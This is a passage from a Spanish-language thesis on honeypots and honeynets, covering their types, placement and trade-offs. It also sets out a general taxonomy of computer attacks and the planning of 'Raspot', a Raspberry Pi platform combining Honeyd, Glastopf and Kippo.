Por lo general, el proceso de implementación de un Honeypot de baja interacción, se basa en una instalación de un Software de emulación de sistema operativo, utilizando herramientas como *Virtual Box* o *VMWare*, elegir el sistema operativo y el servicio a emular. Este proceso, de naturaleza similar al *plug and play*, hace que la utilización de este tipo de Honeypot sea sencilla. Los servicios emulados mitigan el riesgo de penetración en el sistema, conteniendo la actividad del atacante que nunca tiene acceso al sistema operativo real donde podría atacar o dañar otros sistemas.

La principal desventaja de este tipo de Honeypots, radica en que registran únicamente una información limitada, ya que están diseñados para capturar una actividad predeterminada. Por lo tanto, es relativamente sencillo para un atacante detectar un Honeypot de baja interacción, ya que un intruso hábil puede detectar que se trata de una emulación con el paso del tiempo.

3.3.2.2. Honeypots de Alta Interacción

Este tipo de Honeypots consisten en una solución compleja, ya que implica la utilización de sistemas operativos y aplicaciones reales montados en hardware real sin la utilización de software de emulación e involucrando aplicaciones reales que se ejecutan de manera normal, muchas veces en directa relación a servicios de bases de datos y directorios de archivos compartidos. Por ejemplo, si se desea implementar un Honeypot sobre un servidor Linux que ejecute un servidor FTP, se tendrá que construir un verdadero sistema Linux y montar un verdadero servidor FTP.

En lo referente a las ventajas de este tipo de solución, podemos citar dos: Por un lado, se posee la capacidad de capturar grandes cantidades de información referentes al modo de operación de los atacantes debido a que los intrusos se encuentran frente a un sistema real. De esta forma, se está en posibilidad de estudiar todas sus actividades: nuevos *rootkits*, ataques *zero-days*, etc. Por otro lado los Honeypots de alta interacción no asumen nada acerca del posible comportamiento que tendrá el intruso, dotando de un sistema real que captura todas las actividades reales de estos y que ofrece una amplia gama de servicios, aplicaciones y depósitos de información que pueden servir como un banco de todos los tipos de ataque y de modos de actuar de los atacantes.

Sin embargo esta última ventaja, también cuenta con un inconveniente, ya que incrementa el riesgo de que los atacantes puedan utilizar este sistema para atacar a los dispositivos de dicha red que no forman parte de estos Honeypots. Por lo tanto, se requiere la implementación de una tecnología adicional que prevenga al atacante a dañar a otros sistemas que no sea el propio Honeypot. Uno de los mejores ejemplos de un Honeypot de alta interacción son las Honeynets.

3.4. Tipos de Honeypot

En el artículo publicado por la ENISA (European Network and Information Security Agency) [17], se recomiendan tres grupos de soluciones a considerar para la implementación de un Honeypot. Las más importantes son un grupo de Honeypots más maduros y listos para usar:

- **Dionaea**: Dionaea es el sucesor de Nepenthes, el cual es un Honeypot de baja Interacción, cuyo objetivo principal es la recogida de malware. Cuenta con una arquitectura modular y la incrustación de Python como lenguaje de scripting con el fin de emular los protocolos. Es capaz de detectar shellcodes usando libemu y soporta IPV6 y TLS. Dionaea se ejecuta en un entorno restringido y sin privilegios administrativos, aunque cuenta con un entorno grafico DionaeaFR donde se pueden visualizar los resultados.

- **Glastopf**: Glastopf (o Glaspot) es un Honeypot de baja interacción para aplicaciones web. Es capaz de emular vulnerabilidades y recopilar información acerca de los ataques entrantes. Su principio de funcionamiento es responder al atacante de acuerdo con sus expectativas, con el fin de provocar un ataque. Este Honeypot se centra en la emulación de los tipos de ataque en el lugar de las aplicaciones web en particular, que hace que sea versátil y fácil de mantener. Glastopf apoya ataques de etapas múltiples y posee una *sandbox* incorporada en PHP para la inyección de código.

- **Kippo**: Este es un Honeypot de baja interacción que emula servicios de Secure Shell (SSH). Recopila la información acerca de los ataques de inicio de sesión de fuerza bruta contra el servicio y sesión SSH. Kippo está equipado con una serie de características, lo que le hace ser más distintivo:

    - Almacena todos los archivos que se han descargado durante una sesión SSH (mediante los comandos wget).
    - Almacena información sobre el comportamiento del atacante en el sistema operativo (comandos que son invocados).
    - Huellas digitales del tipo de software de cliente SSH y del sistema operativo (mediante el módulo p0f).
    - Emula el sistema de archivos de Debian 5.0 distribución de Linux.
    - Proporciona contenidos de algunos de los archivos del sistema de archivos emulando (Por ejemplo etc/passwd).
    - Simula el acabado de una sesión SSH.

- **Honeyd**: Honeyd es un Honeypot de baja interacción, el cual crea hosts virtuales asociados con direcciones IP definidas. En estos servicios hosts virtuales se pueden simular servicios individuales, así como un sistema operativo completo. La herramienta es capaz de simular los dos hosts y las redes monofásicas. Este opera en una red IP y soporta conexiones TCP, UDP e ICMP. Su objetivo es recopilar información sobre las conexiones entrantes (ataques potenciales). La herramienta no está diseñada para la recolección de malware.

Otro grupo destacado es el *SURFcert IDS*, el cual es una buena solución para el despliegue de una red de Honeypots de servidor. Para los *CERTs* que pueden dedicar más recursos para el mantenimiento de sus despliegues Honeypot, pero a cambio de obtener la capacidad de detectar los sitios web maliciosos, donde podemos encontrar los Honeypot cliente como *Thug* y *Capture HPC NG*. Por último, tenemos los Honeypots capaces de dedicar recursos a la investigación y el desarrollo, como por ejemplo *Argos* y el desarrollo de los Honeypots cliente basados en el *Cuckoo Sandbox.*

En el *Anexo II* se puede ver la clasificación de todos los tipos de Honeypot, en la cual se indican las categorías más demandadas a la hora de escoger uno u otro.

3.5.Tipos de Ubicación de los Honeypot

La ubicación de los Honeypots es esencial para maximizar su efectividad, ya que estos tienen un carácter intrínsecamente pasivo; una ubicación de difícil acceso eliminará

gran parte de su atractivo para los atacantes. Por otro lado, si su ubicación es demasiado artificial u obvia cualquier atacante descubrirá y evitara todo contacto con el Honeypot.

Se debe de tener en cuenta que los Honeypots se deben de integrar con el resto del sistema que se tiene implementado, por ejemplo servidores web, servidores de ficheros, DNS, etc. De tal manera que asegurar que no interfiera con las medidas de seguridad puedan ya existir en la red como Firewall, IDS (Intrusión Detection System).

Los Honeypots pueden servir tanto para la detección de atacantes internos como externos a la red donde están alojados, y se debe de tener siempre en cuenta la posibilidad de establecer Honeypots internos para la detección de estos atacantes internos a la red, gusanos o virus.

En los siguientes capítulos, se explicara el tipo de ubicación usada para nuestro sistema en las diversas redes en las que este ha sido montado.

3.5.1. Antes del Firewall (Front of Firewall)

Este tipo de localización permitirá evitar el incremento del riesgo inherente a la situación del Honeypot. Como este se encuentra fuera de la zona protegida por el firewall, puede ser atacado sin ningún tipo de peligro para el resto de la red en la que encuentra, esta situación se puede observar en la siguiente imagen:




Figura 1: Honeypot Front of Firewall

Esta situación evitará otro tipo de alarmas de otros sistemas de seguridad (por ejemplo IDS) al recibir los ataques en el Honeypot. Sin embargo existe el peligro de generar un tráfico excesivo, debido precisamente a la facilidad que ofrece el honeypot para ser atacado.

En este escenario, cualquier atacante externo lo primero que se va a encontrar es el Honeypot y esto generará un gran consumo de ancho de banda y espacio en los ficheros log. Por otro lado, esta ubicación evita la detección de los atacantes internos. Pero es interesante a la hora de recibir todos los ataques que puede recibir una red, sin que estos sean frenados por un Firewall.

3.5.2. Detrás del Firewall (Behind the Firewall)

En este escenario, el Honeypot queda afectado por las reglas de filtrado del Firewall. Por un lado se tiene que modificar las reglas para permitir algún tipo de acceso al Honeypot por posibles atacantes externos, y por otro lado, al introducir un elemento potencialmente peligroso dentro de la red interna, se puede permitir a un atacante que gane el acceso al Honeypot y a la red.




Figura 2: Honeypot Behind the Firewall

Este tipo de ubicación, permite la detección de atacantes internos así como Firewalls mal configurados, máquinas infectadas por gusanos, virus o incluso ataques internos.

Sin embargo, las contrapartidas más destacables son la gran cantidad de alertas de seguridad que generarán los sistemas de seguridad (Firewalls, IDS, etc). Al recibir ataques, el Honeypot se ve en la necesidad de asegurar al resto de nuestra red contra el mismo Honeypot, mediante el uso de Firewall extra dentro de la propia red, ya que un atacante puede tomar el control de dicho Honeypot realizando un ataque *Inside* y por lo tanto tomar el control de toda la red, ya que el firewall estaría por delante de este y no le frenaría para realizar dichos ataques a los otros sistemas de dentro de la red.

No obstante, hay varias circunstancias que obligan la utilización de esta arquitectura, como por ejemplo la detección de atacantes internos o la imposibilidad de utilizar una dirección IP externa para el Honeypot.

3.5.3. En una Zona Desmilitarizada (DMZ)

Esta ubicación permite por un lado juntar el mismo segmento a los servidores de producción con el Honeypot y por el otro controlar el peligro que añade su uso, ya que tiene un firewall que lo aísla del resto de la red local.




Figura 3: Honeypot en Red DMZ

Este tipo de arquitectura nos permite tener la posibilidad de detectar ataques externos e internos con una simple reconfiguración del Firewall, ya que se encuentra en una zona de acceso público.

Por otro lado, con este tipo de ubicación, se eliminan las alertas producidas por los sistemas de detección de intrusos (IDS), y el peligro que supone a la red al no estar en contacto directo con los ataques.

No obstante la detección de atacantes externos se ve algo debilitada, ya que al no compartir el mismo segmento de la red LAN, un atacante local no accederá al Honeypot a menos que este desee hacerlo y por lo tanto quede detectado por el Honeypot.

3.6.Honeynets

Se puede definir una Honeynet como un tipo concreto de Honeypot. Una Honeynet es un Honeypot altamente interactivo diseñado para la investigación y la obtención de información de los atacantes. Una Honeynet es una arquitectura, no un determinado producto o software.

Este nuevo enfoque consiste no en falsear los datos o engañar a un posible atacante (como se suele hacer con los Honeypots), sino que su objetivo principal es el de recoger información real de cómo actúan los atacantes en situaciones reales en la red.
Para proporcionar este entorno real con sistemas reales, no con emulaciones de servicios como lo hacían los Honeypots, y de alta interacción. Para conseguir este objetivo, estos disponen de una red típica con todos los elementos necesarios.




Figura 4: Honeynet

De tal forma, que esta red ha sido diseñada para ser comprometida, por lo que debe estar separada de forma segura y controlada de la zona de producción. Por otro lado, como el objetivo de la Honeynet es hacer creer al atacante que está en una red real, se deben de incluir en esta todos los dispositivos que puede incluir una red real, así como los distintos sistemas operativos.

Una Honeynet presenta dos requerimientos básicos para ser realmente útil y que por lo tanto se permita la extracción de información valiosa y relevante:

3.6.1. Control de Flujo de Datos (Data Control)

Siempre que se interactúa con un atacante, el peligro aumenta de una manera exponencial. El objetivo de toda Honeynet es el de ser atacada, y por lo tanto se debe mantener siempre un control del flujo de los datos para evitar que el atacante la utilice para atacar a terceros o dentro de la propia red.

Podemos decir que cuanta más interacción permitamos con el exterior más datos reales obtendremos, se debe de evaluar los riesgos que conlleva. Análogamente, una Honeynet que no permita ninguna actividad con el exterior, dejará de ser atractiva para los atacantes y por lo tanto perderá toda su utilidad. Por lo tanto, hay que buscar una solución que nos lleve a un equilibrio entre ambas.

3.6.2. Captura de Datos (Data Capture)

La captura de todos los movimientos y acciones que realice el atacante en nuestra Honeynet nos revelará sus técnicas y movimientos. Es necesario que este seguimiento

sea elevado, pero no llegando a ser excesivo, ya que el atacante se podría dar cuenta de que le estamos espiando. Por lo tanto, la captura de datos debe de realizarse con sigilo, ya que no queremos despertar ninguna sospecha en el atacante.

La información recopilada por la Honeynet, debe de encontrarse fuera de esta, ya que si el atacante toma el control de la máquina, puede llegar a falsear los datos o incluso borrarlos.

Las Honeynets tratan de cambiar la actitud de defensa de un sistema, para ello se basan en el estudio y análisis de los ataques y atacantes. De tal forma, que pueden llegar a detectar nuevos tipos de ataques mediante la extracción de nuevos patrones de ataque y nuevos métodos de ataque con el objetivo de prevenirlos en los sistemas reales.

Al igual que para los Honeypots, la cantidad y calidad de información producida es muy importante, ya que cualquier actividad existente es muy sospechosa.

3.7.Ventajas y Desventajas de los Honeypots

Las principales ventajas y características que nos ofrecen los Honeypot son las siguientes:

- Generan un volumen pequeño de datos, que al contrario que los demás sistemas de seguridad (Firewall, IDS, etc) generan un gran volumen de datos, incluso de información que no es necesaria, que para el caso de los Honeypots, estos generan una información con muy pocos datos pero de muy alto valor.
- Los Honeypots son ordenadores que ningún usuario o sistema normal debe acceder a ellos. Permitiendo de esta forma, relevar cualquier tipo de acceso, al atacante o una configuración errónea del sistema, sin llegar a tener prácticamente falsos positivos.
- Se necesitan recursos mínimos, ya que a diferencia de otro tipo de sistemas de seguridad, sus requisitos son mínimos. No consume ni ancho de banda, ni memoria o CPU extra. No necesita complejas arquitecturas o un gran número de ordenadores centralizados, cualquier ordenador conectado a la red puede realizar el trabajo de un Honeypot.
- Es un tipo de sistema que sirve tanto para atacantes internos como externos. De tal forma, se evita poner nombres a las máquinas como “Honeypot” o “attack-me”; muchas veces ni tan si quiera están dadas de alta en los servicios de DNS. Su objetivo es el de pasar de manera desapercibida en una red como una máquina más.

Por otro lado, como todo tipo de sistema tiene también una serie de contrapartidas o desventajas, las cuales son:

- Son elementos totalmente pasivos. De esta forma, si no reciben ningún ataque no sirven para gran cosa.
- Son fuentes potenciales de riesgo para nuestra red. Debido a la atracción que ejercen sobre los atacantes, de tal manera que si no calibramos perfectamente el alcance de un Honeypot y lo convertimos en un entorno controlado y cerrado,

este puede ser utilizado como fuente para ataques a otras redes o incluso a la propia red. Una posible solución a esta desventaja es la de incorporar el honeypot en una red DMZ.

- Tienen una visión limitada, ya que solo pueden rastrear y capturar actividad destinada a interactuar directamente con ellos.

CAPÍTULO 4

TAXONOMÍA DE ATAQUES INFORMÁTICOS

4. Taxonomía Ataques Informáticos

4.1.Aspectos de Seguridad que Compromete un Ataque

La seguridad informática consta de cuatro aspectos fundamentales que forman parte de los objetivos a abordar por los atacantes. Estos son Confidencialidad, Integridad, Disponibilidad de los recursos y Autenticación/Autentificación.

Bajo la anterior perspectiva, el atacante va a intentar explotar las vulnerabilidades de un sistema o de una red para encontrar una o más debilidades en alguno de cuatro aspectos anteriores.

- **Confidencialidad:** La confidencialidad es la propiedad que impide la divulgación de la información a personas o sistemas no autorizados. A grandes rasgos, asegura el acceso a la información únicamente a las personas que tengan la debida autorización.

  Por ejemplo, una transacción con una tarjeta de crédito en internet requiere que el número de tarjeta de crédito a ser transmitida desde el comprador al comerciante, y este a una red de procesamiento de transacciones. El sistema intenta hacer valer la confidencialidad mediante cifrado del número de la tarjeta, así como de los datos que contiene en la banda magnética durante la emisión de los mismos. Si una parte no autorizada obtiene el número de la tarjeta en modo alguno, se ha producido una violación de la confidencialidad.

- **Integridad:** Es la propiedad que busca mantener los datos libres de modificaciones no autorizadas. En general, la integridad es el mantener con exactitud la información actual tal cual fue generada, sin que esta sufra manipulaciones o alteraciones por personas o procesos no autorizados.

  Por ejemplo, mientras que la información se transmite a través del protocolo de comunicación, un atacante podría interceptar el mensaje y realizar cambios en determinados bits del texto cifrado con la intención de alterar los datos de dicho criptograma.

- **Disponibilidad:** La disponibilidad es la característica, cualidad o condición de la información de encontrarse a disposición de quienes deben acceder a ella, ya sean personas, procesos o aplicaciones. A groso modo, la disponibilidad es el acceso a la información y a los sistemas por personas autorizadas en el momento que así lo requieran. La alta disponibilidad de sistemas objetivo debe estar disponible en todo momento, evitando interrupciones del servicio debido no solo a ataques, sino a cortes de energía, fallos en hardware y actualizaciones del sistema.

  Por ejemplo, un atacante podría utilizar los recursos de una organización, como el ancho de banda de la conexión DSL para inundar de mensajes el sistema de la

víctima y así forzar la caída del mismo, negando así los recursos y servicios a los usuarios legítimos del sistema.

- **Autenticación o Autentificación:** Es la propiedad que permite identificar el generador de la información. Por ejemplo, al recibir un mensaje de alguien, estar seguro que es de ese alguien el que lo ha mandado, y no una tercera persona haciéndose pasar por la otra. No obstante, esta propiedad se puede considerar como un aspecto de integridad, y así figura en la literatura anglosajona.

4.2.Anatomía de un Ataque

Conocer las diferentes etapas que conforman un ataque nos da la ventaja de aprender a pensar como los atacantes. Desde la perspectiva del profesional en seguridad, se debe aprovechar esas debilidades para comprender y analizar la forma en la cual los atacantes llevan a cabo su ataque.

La siguiente imagen muestra las cinco etapas por las cuales suele pasar un ataque informático al momento de ser ejecutado:




Figura 5: Fases Comunes de un Ataque

A continuación se van a explicar en qué consiste cada una de las fases vistas en la anterior imagen:

- **Fase 1: Reconnaissance (Reconocimiento):** Esta etapa involucra la obtención de información con respecto a un potencial victima que puede ser tanto una persona, como una organización.

  Por lo general, durante esta fase se recurre a diferentes recursos de internet como por ejemplo Google, para recolectar datos del objetivo. Algunas de las técnicas más utilizadas en esta primera fase son la *Ingeniería Social*, el *Dumpster Diving*, el *Sniffing*, etc.

- **Fase 2: Scaning (Exploración):** En esta segunda etapa se utiliza la información obtenida en la anterior fase para sondear el blanco y tratar de obtener información sobre el sistema de la víctima, como direcciones IP, nombres de host, datos, etc.

  Entre las herramientas que un atacante puede utilizar durante esta exploración, se encuentra el *network mappers*, *port mapers*, *network scanners*, *port scaners*, y *vulnerability scaners*.

- **Fase 3: Gaining Access (Obtener Acceso):** En esta instancia comienza a materializarse el ataque a través de la explotación de las vulnerabilidades descubiertas en la anterior fase.

  Algunas de las técnicas que el atacante puede utilizar son los ataques de *Buffer Overflow*, *Denial of Service (DoS)*, *Distributed Denial of Service (DDoS)*, *Password Filtering* y *Session hijacking*.

- **Fase 4: Maintaining Access (Mantener el Acceso):** Una vez que dicho atacante ha conseguido el acceso al sistema, buscará implantar herramientas que permitan volver a realizar el acceso en un futuro desde cualquier parte. Para ello se suele recurrir a utilidades de *backdoors*, *rootkits* y *troyanos*.

- **Fase 5: Covering Tracks (Borrar Huellas):** Una vez que el atacante logró obtener y mantener el acceso al sistema de la víctima, intentará borrar todas las huellas que fue dejando durante el ataque para evitar ser detectado por el profesional de seguridad. En consecuencia, buscará eliminar los archivos de registro (logs) o alarmas del sistema de Detección de Intrusos (IDS).

4.3.Taxonomía Genérica

El objetivo de toda taxonomía de un ataque informático, es el de poder proporcionar un medio útil y coherente de clasificación de los diversos ataques. En la actualidad, debido a las diversas fuentes que dictan los tipos de ataques, nos encontramos con una gran diversidad de ideas al respecto de dicha clasificación. Por ejemplo, una organización puede categorizar un ataque como virus y otra como gusano. Por lo tanto, una taxonomía nos permitirá tener un conocimiento previo que se aplicará a nuevos ataques, así como nos proporcionará una forma estructurada para el posterior estudio de estos.

Varias de las taxonomías que se han desarrollado, se enfocaban en dos aspectos principalmente: categorización de uso indebido de computadoras, y categorización de la gente que intentaba obtener acceso no autorizado a ordenadores. En esta medida se encuentra la descripción de ataques que realizaron Neumann y Parker, los cuales desarrollaron el SRI Computer Abuse Methods Model [6, 7, 8], en el cual se describen aproximadamente unos 3000 ataques y usos indebidos de la información, los cuales han sido recogidos durante veinte años, y que estos los clasifican mediante un árbol de nueve categorías significativas. Otro trabajo significativo en lo que se refiere a la taxonomía de ataques, es el estudio realizado por el grupo CERIAS de Purdue University [9, 10, 11]. En el que inicialmente, Kumar realizó una clasificación de intrusiones en sistemas de ordenadores UNIX, basado en logs del sistema y redes de

Petri coloreadas. En el cual Aslam [9,10 y 11] amplio este estudio añadiendo una taxonomía de fallos de seguridad en sistemas UNIX. Finalmente, Krsul [9,10 y 11] reorganizo ambas taxonomías y proporcionó una más compleja de ataques informáticos centrada en cuatro grandes grupos (diseño, supuestos ambientales, fallos de codificación y errores de configuración). Seguidamente, Richardson [12, 13] amplió dichas clasificaciones para ayudar en el estudio de la clasificación de los ataques de denegación de servicio (DoS). Dentro del proyecto de evaluación de detección de intrusos DARPA DARPA intrusion detection evaluation data sets [14], en esta base de datos, la cual es utilizada actualmente como elemento evaluador y comparativo de los sistemas de detección desarrollados por los investigadores, los ataques se clasifican en cuatro grupos principales, en los que se utiliza como criterio el *tipo de ataque*:

- **Denegación de Servicio (DoS**): Estos ataques se basan en detener el funcionamiento de una red, maquina o proceso; o sino denegar el uso al personal autorizado [15]. Estos se pueden clasificar en dos tipos; por un lado los ataques al sistema operativo, los cuales tratan de explotar los fallos en determinados sistemas operativos y pueden mitigarse aplicando parches; y por otro lado, los ataques de red, que explotan limitaciones de los protocolos e infraestructuras de la red. Hay varios tipos de denegación de servicio (DoS) [16], algunos ataques como "mailbomb", "Neptune" o "smurf" abusan de los dispositivos legítimos. Otros como "teardrop", crean paquetes mal formados que confunden los protocolos TCP/IP en la maquina objetivo. Y otros "Apache2" o "back" sacan provecho de los errores en la red.

- **Indagación o Exploración (Probing):** Este tipo de ataques escanean las redes tratando de identificar las direcciones IP válidas y recoger información acerca de estas (servicios, sistemas operativos, etc). A menudo, esta información proporciona al atacante una lista de posibles vulnerabilidades potenciales que podrían ser utilizadas para realizar ataques a los servicios y maquinas escaneadas. Estos ataques son los más frecuentes, y a menudo son los precursores de otros. Algunas de estas herramientas de búsqueda y análisis son "satan, saint, mscan", las cuales permiten incluso a un hacker principiante poder identificar rápidamente cientos o miles de máquinas en una red.

- **R2L (Remote to Local):** Estos tipos de ataques se producen cuando un atacante no dispone de cuenta alguna en una máquina, logra acceder (tanto como usuario, como root) a dicha máquina. En la gran mayoría de los ataques R2L, el atacante entra en el sistema mediante internet. Hay varias formas en las que el atacante puede entrar en el sistema. Algunos de estos ataques están basados en el desbordamiento de buffer, el cual es causado por el software del servidor de red "imap, named, sendmail". Por otro lado, también tenemos los ataques de "ftp_write, xsnoop y guest", los cuales tratan de explotar la debilidad o la mala configuración de la seguridad del sistema. El ataque "xlock", utiliza ingeniería social para tener éxito, donde el atacante debe suplantar a los operadores humanos, donde estos proporcionan contraseñas de los protectores de pantalla que en realidad son Caballos de Troya.

- **U2R (User to Root):** Este tipo de ataque se da cuando un atacante que dispone de cuenta en el sistema es capaz de elevar sus privilegios explotando vulnerabilidades en los mismos, un agujero en el sistema operativo o en un

programa instalado en la máquina. Hay diversos tipos de ataques U2R [16], donde la más común es "buffer_overflow", el cual se produce cuando un programa copia una gran cantidad de datos en un buffer de memoria estática sin comprobar si el tamaño de esta es suficiente, lo cual provocará un desbordamiento. Los datos desbordados se almacenarán en la pila de sobrecarga del sistema, cubriendo las siguientes instrucciones para ser ejecutadas. Mediante la manipulación cuidadosa de estos datos, un atacante puede provocar la ejecución de código en el sistema operativo que le ayudará a conseguir lo que este desea. Otros ataques U2R explotan los programas que proporcionan información sobre el medio en el que se ejecutan, como por ejemplo el ataque "lodamodule". Otros ataques explotan los programas que tienen una mala gestión de los archivos temporales. Algunos ataques U2R explotan la vulnerabilidad debido a las condiciones competitivas explotables durante la ejecución de un solo programa, dos o más programas se ejecutan simultáneamente. Hay que citar que tales errores están en la gran mayoría de versiones de UNIX y Windows disponibles en la actualidad.

4.4. Taxonomía por Subcategorías de Ataques

Para realizar una taxonomía más específica de los tipos de ataques anteriormente citados, se ha realizado una taxonomía por subcategorías de ataques de una manera muy genérica, en donde se explica cada uno de los tipos de ataques que existen, así como los subtipos en los cuales se subdividen, esta taxonomía se puede encontrar en el *Anexo III*. Hay que citar, que esta ha sido una taxonomía realizada por nosotros, en donde podemos encontrar la gran mayoría de ataques conocidos por el momento, aunque es posible que existan muchos tipos de ataques más, ya que este es un campo muy grande y con una evolución constante.

CAPÍTULO 5

ANÁLISIS, DISEÑO E IMPLEMENTACIÓN DE RASPOT

5. Análisis, Diseño e Implementación de Raspot

En este capítulo vamos a tratar la parte que hace referencia a todo lo relacionado con el análisis, diseño e implementación de la herramienta desarrollada para poder captar ataques y realizar su posterior análisis forense.

5.1.Introducción

Tenemos que tener en cuenta los enormes peligros que entraña el permitir a un atacante proseguir con sus actividades una vez que ha conseguido entrar en el sistema; por muy controladas que tengamos sus acciones, en cualquier momento nada puede evitar que esa persona se sienta vigilada u observada, se ponga nerviosa y pueda destruir datos o hacerse con el comportamiento de la máquina.

Una forma de monitorizar dicha preocupación sin comprometer excesivamente la integridad de nuestro sistema expuesto, es mediante el uso de los honeypot, donde la idea es construir un sistema que simule un sistema real, pero donde los datos expuestos no son datos de relevancia o importantes, y que por lo tanto permita al atacante revisar o incluso manipular estos datos sin peligrar los datos importantes en el sistema. Para ello se utiliza una máquina denominada máquina trampa, que es donde el atacante realmente trabaja y del cual nosotros podemos obtener la información necesaria sobre este sin que note nuestra presencia. De tal forma se logra que el atacante piense que su intrusión ha sido un éxito y continúe con esta mientras nosotros por otro lado la estamos monitorizando y por lo tanto recopilando información acerca de sus movimientos y forma de actuar.

En los siguientes apartados vamos a proceder a realizar una explicación de la herramienta implementada, así como de los scripts realizados que hacen posible toda su instalación, configuración y posterior recogida de datos.

5.2.Fase de Planificación

Una vez definidos el concepto, tipos, funcionalidad y objetivos de los honeypots, se describe en detalle el proceso de planificación del que surgió Raspot. Por lo tanto, se lleva a cabo una caracterización completa de los análisis de los objetivos que se esperaban cumplir con la configuración de un sistema honeypot, así como los recursos y componentes necesarios para ello, es decir, todo el proceso de la fase de diseño.

5.2.1. Análisis de Objetivos

En primer lugar, se tiene que definir el objeto de análisis, aquello que se quiere estudiar dentro del marco de la seguridad informática y el análisis forense, y que por lo tanto será el objetivo para la implementación de nuestra herramienta honeypot. De esta forma,

será necesario definir y decidir los recursos, servicios, así como el tipo de sistema que se desean poner a prueba a la hora de que estos sean comprometidos. Por otro lado, se deben de tener en cuenta los datos que se desean analizar, así como las amenazas y las herramientas de intrusión a las que se pretende exponer la máquina y el modo o profundidad en la cual se desea recoger esta información, de una forma más cuantitativa o más orientada a un análisis completo en el método de intromisión y operación de cada uno de los atacantes.

De esta forma, el compromiso de todos estos recursos lleva a decidir entre el desarrollo de un honeypot de alta o baja interacción. Puesto que los honeypots de baja interacción en la actualidad poseen una gran capacidad de análisis y además son muy potentes a la hora de realizar su instalación, hemos optado por utilizar estos. Debido a la complejidad de su instalación en plataformas portátiles como *Raspberry*, se ha optado por la instalación de los principales honeypots de baja interacción, dándonos de esta forma una plataforma formada por varios honeypot de baja interacción y que por lo tanto nos sirven para detectar una gran variedad de ataques, donde sus capacidades serán explicadas con más detalle a lo largo de este capítulo.

Una vez explicado el principal objetivo que es la implementación de honeypots de baja interacción, hay que realizar un estudio de qué tipos de honeypot se adaptan mejor a nuestro perfil buscado, para ello nos apoyamos en el documento [17] donde se puede observar en el *Anexo II* una tabla descriptiva de los principales honeypot y de sus principales características a la hora de implementar uno u otro.

En primer lugar vimos necesaria la creación de varios honeypot que nos hiciesen un trabajo con un gran abanico de detección de ataques, para ello escogimos los mejores honeypot de baja interacción de cada uno de los tipos vistos en las tablas mostradas en el *Anexo II*.

- Para ello escogimos un honeypot genérico, donde el elegido fue Honeyd, ya que este nos puede detectar una gran variedad de ataques y además proporcionarnos un sistema de desviación de la atención del atacante hacia este. Otro honeypot de tipo genérico es Dionaea, aunque se realizó un estudio exhaustivo de este tipo de honeypot, vimos innecesario su uso, ya que este tipo de honeypot se centra en la parte de análisis de malware y por lo tanto no es el objetivo de este proyecto.
- Continuando con las tablas anteriormente mencionadas, llegamos a los honeypot que emulan servicios de tipo web, los cuales vimos muy interesante su implementación, ya que la gran mayoría de los ataques en la red se producen por este tipo de protocolo, por lo tanto elegimos Glastopf, que es el mejor de los honeypot de tipo web.
- Por último, en los tipos de honeypot ssh elegimos el mejor de ellos que es Kippo, ya que su nivel de integración y detección es muy completo.

Hay que decir que no se eligieron más tipos de honeypot de los cuales podemos ver en la tabla anteriormente mencionada, ya que no veíamos necesaria la implementación de estos tipos de honeypot teniendo en cuenta que nuestra arquitectura de sistema es limitada y que solo puede albergar un cierto número de honeypots, por ello descartamos estos y elegimos los más importantes que son los anteriormente explicados.

